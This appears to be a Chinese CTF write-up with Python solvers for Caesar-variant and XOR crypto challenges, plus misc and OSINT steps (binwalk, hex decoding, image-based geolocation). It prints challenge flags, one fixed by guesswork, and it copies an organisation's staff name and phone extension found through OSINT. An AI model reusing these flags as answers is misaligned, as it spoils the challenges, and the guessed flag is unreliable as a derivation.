发现第一个flag的形状出来了，但是不太对，NSSCTF中的C和F显示不正确，对比ascii码表，发布剔除掉中间5个特殊符号后，便可以对应是，所以修改脚本。


```
#!/usr/bin/python3.8
# -*- coding: utf-8 -*-
# @Time : 2022/3/25 23:40
# @Author : kinnisoy
# @Email : kinnisoy@gmail.com
# @File : ezcaeser.py
# @Software: PyCharm
# *-----*-----*-----*-----*
m=r'NRQ;P<uLliW^(XQ/QT\NDh'
num=[0]
for i in range(len(m)):
    if(i==0):
        num[0]=ord(m[i])
        continue
    if(ord(m[i])<65 or 90<ord(m[i])<97):
        num.append(ord(m[i])+5)
        continue
    num.append(ord(m[i]))

for change in range(1):
    flag = ''
    for i in range(len(num)):
        flag+=chr((i+change+num[i]))
    print(flag)
```

NSSCTF{Stran9e_Caesax}

提交flag，不对？等等 题目是啥？凯撒！把X改成r提交。ok！
 最后一个为啥解出来是X，咱也不清楚。
 反正题目上的caesar也没写对，暴打出题人就完了。

normal

直接解码就行

ook => unicode => base64 => BubbleBabble => rot13

xor

分析拿到的文件，将32位的比特，分成左右两部分，与八个16位的密钥做异或。

可以分别得到密钥中1、3、5、7异或结果的等价16位比特，2、4、6、8异或结果的等价16位比特，分别恢复出flag的左右两半部分，再拼起来。

```

#!/usr/bin/python3.8
# -*- coding: utf-8 -*-
# @Time : 2022/3/26 14:04
# @Author : kinnisoy
# @Email : kinnisoy@gmail.com
# @File : xor.py
# @Software: PyCharm
# *-----*-----*-----*-----*-----*-----*
import os
import base64
from Crypto.Util import number, strxor

a_b64='i03yXzXWe4QTiwJHlUZo6iqEdDkwJVviSOQ7CM3vJmM='
enc_a_b64='4EnY0hbivTMP5r4VYLA8cwJBFTXIeeKAoNf/3ctgLLA='
enc_flag_b64='+qyVMEei1eN3YbV/z2kjcaCKngWc2pW2/e7HwpXKaj0='
a=base64.decodebytes(bytes(a_b64, encoding='utf8'))
enc_a=base64.decodebytes(bytes(enc_a_b64, encoding='utf8'))
enc_flag = base64.decodebytes(bytes(enc_flag_b64, encoding='utf8'))

def get_m0(a: bytes, r8: bytes):
    l = a[:16]
    r = a[16:]
    m0 = strxor.strxor(strxor.strxor(r, l), r8)
    return m0

def get_m1(a: bytes, l8: bytes):
    # l = a[:16]
    r = a[16:]
    m1 = strxor.strxor(r, l8)
    return m1

def get_flag_right(l8: bytes, m1: bytes):
    return strxor.strxor(l8, m1)
def get_flag_left(fr: bytes, m0: bytes, right: bytes):
    return strxor.strxor(strxor.strxor(fr, right), m0)

def get_flag(enc_flag, a, enc_a):
    l8 = enc_a[:16]
    r8 = enc_a[16:]
    m1 = get_m1(a, l8)
    m0 = get_m0(a, r8)
    fl8= enc_flag[:16]
    fr8 = enc_flag[16:]
    right = get_flag_right(fl8, m1)
    left = get_flag_left(fr8, m0, right)
    return left+right

flag=get_flag(enc_flag, a, enc_a)
print(flag)
# print(flag.decode('utf-8'))

```

MISC

签到

嗯。

huaji?

查看附件，文件头为jpg，恢复文件后缀。

binwalk 分析，得到压缩包。有密码？

发现图片右键属性中有一串字符

拿去十六进制转字符，emmmm 压缩包密码。

解压，拿到真正的flag。

bqt

查看附件，文件头为pdf，恢复文件后缀。

CTRL+A，选中了点什么，直接复制出来。

字母最大到f，应该是十六进制。

拿去在线解，发现乱码，应该是超出ascii码范围了。

python一下！


```
#!/usr/bin/python3.8
# -*- coding: utf-8 -*-
# @Time : 2022/3/26 0:39
# @Author : kinnisoy
# @Email : kinnisoy@gmail.com
# @File : misc_pdf.py
# @Software: PyCharm
# _*-----*-----*-----*_
cipher = "c8e9aca0c3f4e6e5f2a1a0d4e8e5a0e6ece1e7a0e9f3baa0e6ece1e7fbf7e5e6e5efe9e4eae7efe5e4f3e6e9eff2f0e5e6e4e6e7e7e6e4f3e5fd"
print(''.join([chr(int(cipher[i:i + 2], 16) - 128) for i in range(0, len(cipher), 2)]))
```

where_is_here

百度识图，携程的链接点进去，确认是厦门鼓浪屿的旅馆，查看联系电话。

不愉快的地方

百度识图，确认是清溪川，科学上网，google地图记录经纬度，清溪川，看到官网，点进去



查看组织架构图



■ 運營團隊

姓名	電話號碼	責任
金賢民	-6801	運營團隊負責人

福利題

来晚了，没抢到奶茶！！

问卷

嗯。